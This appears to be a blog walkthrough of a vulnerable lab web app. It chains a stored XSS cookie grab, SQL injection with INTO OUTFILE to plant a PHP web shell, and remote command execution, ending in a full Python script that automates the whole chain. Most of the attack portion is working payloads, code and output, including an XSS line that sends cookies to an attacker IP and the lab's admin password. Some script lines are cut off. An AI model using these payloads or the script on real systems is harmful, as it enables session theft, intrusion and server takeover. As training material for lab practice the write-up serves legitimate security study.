
```
root@debian:/var/www# ls -lha
total 20K
drwxr-xr-x  6 www-data www-data 210 Jan  2  2014 .
drwxr-xr-x 19 root     root     140 Oct 10  2013 ..
drwxr-xr-x  3 www-data www-data 164 Jan  2  2014 admin
-rw-r--r--  1 www-data www-data 601 Oct 10  2013 all.php
-rw-r--r--  1 www-data www-data 510 Oct 10  2013 cat.php
drwxr-xr-x  2 www-data www-data 114 Jan  2  2014 classes
drwxrwxrwx  2 www-data www-data  67 Jan  2  2014 css
-rw-r--r--  1 www-data www-data 15K Oct 10  2013 favicon.ico
-rw-r--r--  1 www-data www-data 185 Oct 10  2013 footer.php
-rw-r--r--  1 www-data www-data 749 Oct 10  2013 header.php
drwxrwxrwx  2 www-data www-data  30 Jan  2  2014 images
-rw-r--r--  1 www-data www-data 369 Oct 10  2013 index.php
-rw-r--r--  1 www-data www-data 243 Oct 10  2013 post_comment.php
-rw-r--r--  1 www-data www-data 722 Oct 10  2013 post.php
root@debian:/var/www#
```

I can see 2 possible candidate directories **css and images**

Uploading shell

So first we shall construct our basic payload to write a file in css directory…

```
Code:-union select 1,"hello sarthak",3,4 into outfile "/var/www/css/lol.php"%23
```


Not secure
192.168.0.5/admin/edit.php?id=-1%20union%20select%201,"hello%20sarthak",3,4%20into%20outfile%20"/var/www...
Administration of my Blog
Home | Manage post | New post | Lo
Title:
Text:
Update

```
Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on li
Notice: Trying to get property
Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19
```


OUTPUT

```
root@debian:/var/www/css# ls
base.css  default.css  style.css
root@debian:/var/www/css# ls
base.css  default.css  lol.php  style.css
root@debian:/var/www/css# cat lol.php
1       hello sarthak   3       4
root@debian:/var/www/css#
```

It is weird to see 1,3,4 to be written to the file but no problem we can work around it to create a php based shell…

```
PAYLOAD:-union select "<?php","system($_GET['c']);","?>",";" into outfile "/var/www/css/lol.php"
```

This would do our work hehe :)


Not secure | 192.168.0.5/admin/edit.php?id=-1%20union%20select%20"<?php","system($_GET[%27c%27]);","?>",";"%20into%20o...

Administration of my Blog

Home | Manage post | New post | L

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on


Title: Notice: Trying to get property

Text: Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

OUTPUT

```
root@debian:/var/www/css# ls
base.css  default.css  style.css
root@debian:/var/www/css# ls
base.css  default.css  lol.php  style.css
root@debian:/var/www/css# cat lol.php
<?php   system($_GET['c']);     ?>      ;
root@debian:/var/www/css#
```

RCE achieved



```
uid=33(www-data) gid=33(www-data) groups=33(www-data) ;
```

And yes finally we got rce so let’s try to update our script and automate everything upto shell…

RECAP We got the cookie from the admin and now we will make function `login_admin()` to login by the session cookie

**login_admin() function

```
def login_admin(cookie):
    url=target_url+"admin/index.php"
    cookie="PHPSESSID={}".format(cookie)
    head={'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0',
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language': 'en-US,en;q=0.5',
'Accept-Encoding': 'gzip, deflate',
'Connection': 'close',
'Cookie': cookie}

    proxy={'http':'127.0.0.1:8080'}
    a=r.get(url,headers=head)
    if a.text.find("Administration of my Blog"):
        print("[+] Login Successful")
        shell_upload(r,head)
    else:
        print("[-] Login Failed")
        sys.exit()
```

So here this function took cookie as argument and created custom headers (**Important:- I tried to just pass cookie directly but it doesn’t work like that idk why lol so i just intercepted that process with burp and duplicate the headers**)


And you might notice that `proxy` that is for me to catch my request from my script in burp so that i can analyse and make changes…

So we sent everything and tested if we got `Administration of my Blog` in response or not because this heading appears when we login as admin so after that `shell_upload` function is invoked to upload our shell…

shell_upload function

```
def shell_upload(r,head):
    url=target_url+"admin/edit.php?id=-1%20union%20select%20\"<?php\",\"system($_GET[%27c%27]);\
    #url=target_url+"admin/"
    r.get(url,headers=head)
    shell_url=url+"css/lol.php"
    test=r.get(shell_url,headers=head)
    if test.text.find("Notice: Undefined index:"):
        print("[+] Shell uploaded")
        shell_interact(r,head)
    else:
        print("[-] Shell upload failed")
        sys.exit()
```

Here we just uploaded the shell as we did in browser but with requests and all the headers so after sending everything we checked by opening the shell without `c` parameter which always gives output which had `Notice: Undefined index:` in it </br/>


Not secure | 192.168.0.5/css/lol.php

```
Notice: Undefined index: c in /var/www/css/lol.php on line 1 Warning: system(): Cannot execute a blank command in /var/www/css/lol.php on line 1 ;
```

After that `shell_interact` function is invoked

shell_interact

```
def shell_interact(r,head):
    proxy={'http':'127.0.0.1:8080'}
    shell_url=target_url+"css/lol.php"
    while True:
        cmd=input("cmd>")
        if cmd=="exit":
            url=shell_url+"?c=rm lol.php"
            r.get(url)
            sys.exit()
        else:
            url=shell_url+"?c={}".format(cmd)
        print(r.get(url,headers=head).text.replace(";",""))
```

This will just take input in `cmd` variable and execute it on server by `lol.php` and give us output after some cleaning …

Final Script

```
import requests
import re
import socket
from random import randint
import sys
import os

r=requests.Session()

target_url="http://192.168.0.5/"

attacker_ip="192.168.0.9"  # FOR xss

os.system("clear")

def trigger():
    print("[+] Creating xss vector")
    port=randint(5000,9000)
    vector="<script>document.location='http://{}:{}/' +escape(document.cookie)</script>".format(a
    print("[+] Sending xss vector")
    sender(vector,port)
```

```python
def servers(port):
    HOST = ''
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, port))
        s.listen(1)
        conn, addr = s.accept()
        with conn:
            m=conn.recv(2048)
            print("[+] xss triggered capturing cookies to login")
            out=re.findall("PHPSESSID\%3D.*HTTP",m.decode('utf-8'))
            out=out[0].replace("PHPSESSID%3D","").replace("HTTP","")
            return (out.replace("\n","").replace("\t",""))



def sender(xss,port):
    url=target_url+"post_comment.php?id=1"
    data={'title':'lolzz','author':'aaa','text': xss,'submit':'Submit'}
    proxy={'http':'127.0.0.1:8080'}
    out=r.post(url,data=data)
    if out.status_code==200:
        print("[+] xss payload sent Successful")
        cookie=servers(port)
        login_admin(cookie)

def login_admin(cookie):
    url=target_url+"admin/index.php"
    cookie="PHPSESSID={}".format(cookie)
    head={'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0',
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language': 'en-US,en;q=0.5',
'Accept-Encoding': 'gzip, deflate',
'Connection': 'close',
'Cookie': cookie}

    proxy={'http':'127.0.0.1:8080'}
    a=r.get(url,headers=head)
    if a.text.find("Administration of my Blog"):
        print("[+] Login Successful")
        shell_upload(r,head)
    else:
        print("[-] Login Failed")
        sys.exit()

def shell_upload(r,head):

    url=target_url+"admin/edit.php?id=-1%20union%20select%20\"<?php\",\"system($_GET[%27c%27]);\'
    #url=target_url+"admin/"
    r.get(url,headers=head)
    shell_url=url+"css/lol.php"
    test=r.get(shell_url,headers=head)
    if test.text.find("Notice: Undefined index:"):
        print("[+] Shell uploaded")
        shell_interact(r,head)
    else:
        print("[-] Shell upload failed")
        sys.exit()

def shell_interact(r,head):
    proxy={'http':'127.0.0.1:8080'}
    shell_url=target_url+"css/lol.php"
    while True:
        cmd=input("cmd>")
        if cmd=="exit":
            url=shell_url+"?c=rm lol.php"
            r.get(url)
            sys.exit()
        else:
            url=shell_url+"?c={}".format(cmd)
        print(r.get(url,headers=head).text.replace(";",""))

trigger()
```

NOTE

But before demo you must be wondering how will admin login so after i did some digging on the os i found a cronjob…

```
root@debian:/var/www/css# crontab -l
* * * * * /root/victim.sh
```

victim.sh

```
#!/bin/sh

/opt/phantomjs-1.9.1/bin/phantomjs /opt/phantomjs-1.9.1/victime.js
```


and by checking the victime.js

victime.js

```
// The purpose of this is to show how and when events fire, considering 5 steps
// happening as follows:
//

var sys = require("system"),
    page = require("webpage").create(),
    logResources = false,
    base = "http://127.0.0.1";



////////////////////////////////////////////////////////////////////////////////

// window.alert(msg);
page.onAlert = function() {
    console.log("\talert() called");
};
// var confirmed = window.confirm(msg);
page.onConfirm = function() {
    console.log("\tconfirm() called");
};
// var user_value = window.prompt(msg, default_value);
page.onPrompt = function() {
    console.log("\tprompt() callled");
};

////////////////////////////////////////////////////////////////////////////////

setTimeout(function() {
    console.log("#### Loading login page");
    page.open(base+"/admin/login.php", function() {;
        var results = page.evaluate(function () {
            document.querySelector('input[name=user]').value = 'admin';
            document.querySelector('input[name=password]').value = 'P4ssw0rd'
            document.querySelector('form').submit();
        });
    });
}, 0);

setTimeout(function() {
    console.log("#### Visit post 1");
    page.open(base+"/post.php?id=1");
}, 2000);

setTimeout(function() {
    console.log("#### Visit post 2");
    page.open(base+"/post.php?id=2");
}, 4000);

setTimeout(function() {
    console.log("#### Closing down");
    page.close();
    setTimeout(function(){
        phantom.exit();
    }, 100);
}, 7000);
```

So this is how admin would be impersonated

Demo



```
[sarthak@sarthak pentester]$ python xss-rce.py
```

I hope you guys would like this article … i will post more as soon as i get more time :)